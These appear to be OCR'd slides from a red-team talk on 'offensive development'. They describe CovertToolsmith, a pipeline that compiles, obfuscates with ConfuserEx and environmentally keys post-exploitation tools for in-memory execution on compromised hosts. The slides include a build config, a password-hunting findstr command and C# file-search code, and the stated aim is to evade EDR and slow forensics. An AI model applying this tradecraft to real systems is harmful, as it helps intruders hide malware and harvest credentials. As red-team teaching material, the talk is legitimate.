
  - Building, Modifying, and Packing with Azure DevOps (https://blog.xpnsec.com/building-modifying-packing-devops/)

  - Offensive Development: How To DevOps Your Red Team (https://www.youtube.com/watch?v=n5_V61NI0tA)

  - Offensive Development with GitHub Actions (https://www.mdsec.co.uk/2020/03/offensive-development-with-github-actions/)

- Rather than leveraging an existing pipeline like GitHub Actions or Azure DevOps, let's build a custom one...
  - .NET Core provides a light weight, cross platform implementation of .NET and is supported by Docker
  - A .NET Core Web API was created to handle build requests
  - To build .NET projects, we can leverage Roslyn for compiling and manipulating each project
  - .NET Core bindings for Donut facilitate shellcode generation

- CovertToolsmith consists of three core components:
  - Loader: compiled on every request, and run on the target endpoint (e.g. using a CLR harness such as `execute-assembly`)
  - Projects: individual projects such as Ghostpack or artifacts that we execute in memory or drop to disk
  - Engine: .NET core web API that receives requests for projects, consumes the project source code, bootstraps, compiles and protects it then returns the compiled and encrypted project back to the loader
- Using the loader is optional, the obfuscated exe can be run direct from a CLR harness if required; however the loader introduces keying and/or bootstrapped code


2. CovertToolsmith builds, modifies and delivers the compiled tool
CovertToolsmith API
Teamserver
Cloud / Internet
Firewall
4. The compiled and protected tool is executed in memory on the endpoint
Compromised target
3. The loader is run on the target using CLR harness
C2 Client
1. The aggressor script requests and downloads the loader from CovertToolsmith

- Every tool has its own build profile, a JSON configuration to outline the required resources:

```
{
    SourceProject: "Rubeus",
    SrcFolder: "coverttoolsmith/src/Data/src/Rubeus",
    ReferenceDirectory: “coverttoolsmith/src/Data/src/
References/net35",
    TempDirectory: "/tmp/",
    References:
"System.dll;System.Core.dll;mscorlib.dll;System.DirectoryServ
ices.dll;System.DirectoryServices.AccountManagement.dll;Syste
m.IdentityModel.dll"
}
```

- These are serialised and stored in a SQLite database for accessing during compilation requests

DEMO: Running .NET using CovertToolsmith

- Whenever a tool or artifact is built, it should be obfuscated:
  - Makes it harder to triage the use of tools/artifacts across the network
  - Increases DFIR time
- ConfuserEx provides an open-source protector for .NET to programatically:
  - Rename resources
  - Add control flow obfuscation
  - Add protections such as anti-tamper, anti-debug etc.
  - Encrypt resources and constants

- ConfuserEx config is embedded programmatically in the CovertToolsmith Web API:

```
<project baseDir=""{0}"" outputDir=""{1}"" xmlns=""http://confuser.codeplex.com"">
 <module path=""{2}"">
    <rule pattern=""true"" inherit=""false"">
      <!-- <protection id=""anti debug"" />       -->
      <!-- <protection id=""anti dump"" />        -->
      <!-- <protection id=""anti ildasm"" />      -->
      <!-- <protection id=""anti tamper"" />      -->
      <!-- <protection id=""constants"" />        -->
      <!-- <protection id=""ctrl flow"" />        -->
      <!-- <protection id=""invalid metadata"" /> -->
      <!-- <protection id=""ref proxy"" />        -->
      <protection id=""rename"" />
      <protection id=""resources"" />
    </rule>
  </module>
</project>
";
```

- Roslyn compiles the tools to IL, then runs them through the Confuser engine

- Developing custom tools is a significant time investment, you don't want them to end on virus total

- With the ability to programatically modify every tool or artifact we create, we can key them

- As a concept, keying encrypts the payload using a local and/or remote resources to build a decryption key (Execution Guard Rails: T1480)

- The resources may be derived from the environment (e.g. the user's username+domain+computer name) or from a remote resource (e.g. DNS, a web page, the CovertToolsmith tunnel)

- We can automatically, or manually gather keys about an endpoint and submit them to the CovertToolsmith API

- When a tool request is made, if keying is enabled it will lookup the keys from the internal database and respond with a copy of the tool or artifact, AES encrypted using the environmental keys

- The loader or artifact then bruteforces the key to decrypt itself before being run with `Assembly.Load()`

DEMO: Creating an artifact

- The primary benefit of this approach is we avoid needing to heavily interact with the operating system
- Employing offensive development, we can achieve everything we need using code, for example:
  - What if we wanted to search for passwords?
  - Traditionally, we might use something like...

```
findstr /S /I pass c:\users\
```

  - This wouldn't look pretty in EDR telemetry, how do we solve this?

- Using offensive dev, we can on the fly develop something and run it on the target....

```
static void Main(string[] args)
{
    Console.WriteLine("Doing some offensive dev");
    string path = @"c:\users\itadmin";
    string pattern = "*.txt";
    var files = GetFiles(path, pattern);
    foreach(var file in files)
    {
        Console.WriteLine("\n" + file + ":");
        string[] lines = File.ReadAllLines(file);
        //var results = lines.Where(l => l.Contains("passw")).ToList();
        //foreach(var r in results) Console.WriteLine(r);

    }
}
2 references
public static List<string> GetFiles(string path, string pattern)
{
    var files = new List<string>();

    try
    {
        files.AddRange(Directory.GetFiles(path, pattern, SearchOption.TopDirectoryOnly));
        foreach (var directory in Directory.GetDirectories(path))
            files.AddRange(GetFiles(directory, pattern));
    }
    catch (UnauthorizedAccessException) { }

    return files;
}
```

DEMO: Red Team from your IDE

- Modern EDR rich environments can provide a wealth of telemetry to blue teams

- Post-exploitation tradecraft must adapt and blend to avoid detection

- Integrating DevOps principles can assist in automatically weaponising and protecting your toolkits

- @peterwintrsmith : Some amazing work on our CLR harnesses

- @dtmsecurity : Idea seeds from SharpCompile

- @cobbr_io : Automation ideas from Covenant